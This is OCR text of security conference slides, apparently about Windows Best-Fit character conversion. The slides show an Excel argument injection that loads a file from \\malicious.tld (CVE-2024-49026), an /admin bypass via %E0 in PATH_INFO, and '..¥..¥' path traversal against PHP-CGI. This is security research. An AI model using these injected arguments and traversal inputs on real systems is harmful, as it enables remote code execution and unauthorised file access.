
中文語系 ✅


New Text
Document.txt



Windows 如何決定要用哪個程式開啟這份文字檔？

New Text
Document.txt


C:\Windows\System32\cmd.e
C:\>assoc
...
.txt=txtfile
...
把檔名當成一個參數 ;)
C:\>ftype
...
txtfile=%SystemRoot%\system32\NOTEPAD.EXE %1
...


Event
Process
Stack
Image
Notepad
Microsoft Corporation
Name: NOTEPAD.EXE
Version: 10.0.19041.1 (WinBuild.160101.0800)
Path:
C:\WINDOWS\system32\NOTEPAD.EXE
NOTEPAD.EXE
<FILENAME>
Command Line:
"C:\WINDOWS\system32\NOTEPAD.EXE" C:\New Text Document.txt

New Microsoft Excel Worksheet.xlsx

AAAA " " / d " "
\\malicious.tld\xxx.xlsx

```
EXCEL.exe "AA" "/a" "\\malicious.tld\xxx.xlsx"
```

CVE-2024-49026 - Microsoft Excel Inject UNC to RCE

Attack Surfaces ✨

Path / File name


Command Line

Environment Variable


Windows Registry


Active Directory


CGI


Web Server
Stdin
Stdout
CGI
環境變數
Query string, path, headers etc.

CGI



ReadConsoleInputA
Bestfit!
Stdin
Web Server
ANSI
CGI
Stdout
環境變數
Query string, path, headers etc.
Bestfit!
GetEnvironmentVariableA


Browser
/index.php/%E0dmin
Web Server
禁止存取 /admin
CGI
PATH_INFO=/index.php/àdmin
$_SERVER['PATH_INFO']
GetEnvironmentVariableA("PATH_INFO")


Browser
/index.php/%E0dmin
Web Server
禁止存取 /admin
CGI
PATH_INFO=/index.php/àdmin
PATH_INFO=/index.php/admin
Bestfit!


PHP CGI-Mode

http://victim.tld/index.php/foo/bar




PHP CGI-Mode

http://victim.tld/index.php/foo/bar



PHP CGI-Mode

http://victim.tld/index.php/../../secret



PHP CGI-Mode

http://victim.tld/index.php/../../secret


Ah sh t, here we go again.

PHP CGI-Mode

http://victim.tld/index.php/..¥..¥secret/foo/

Apache + PHP-CGI

對於不存在的路徑

```
http://victim.tld/index.php/..¥..¥NONEXIST/
```

順利顯示 index.php

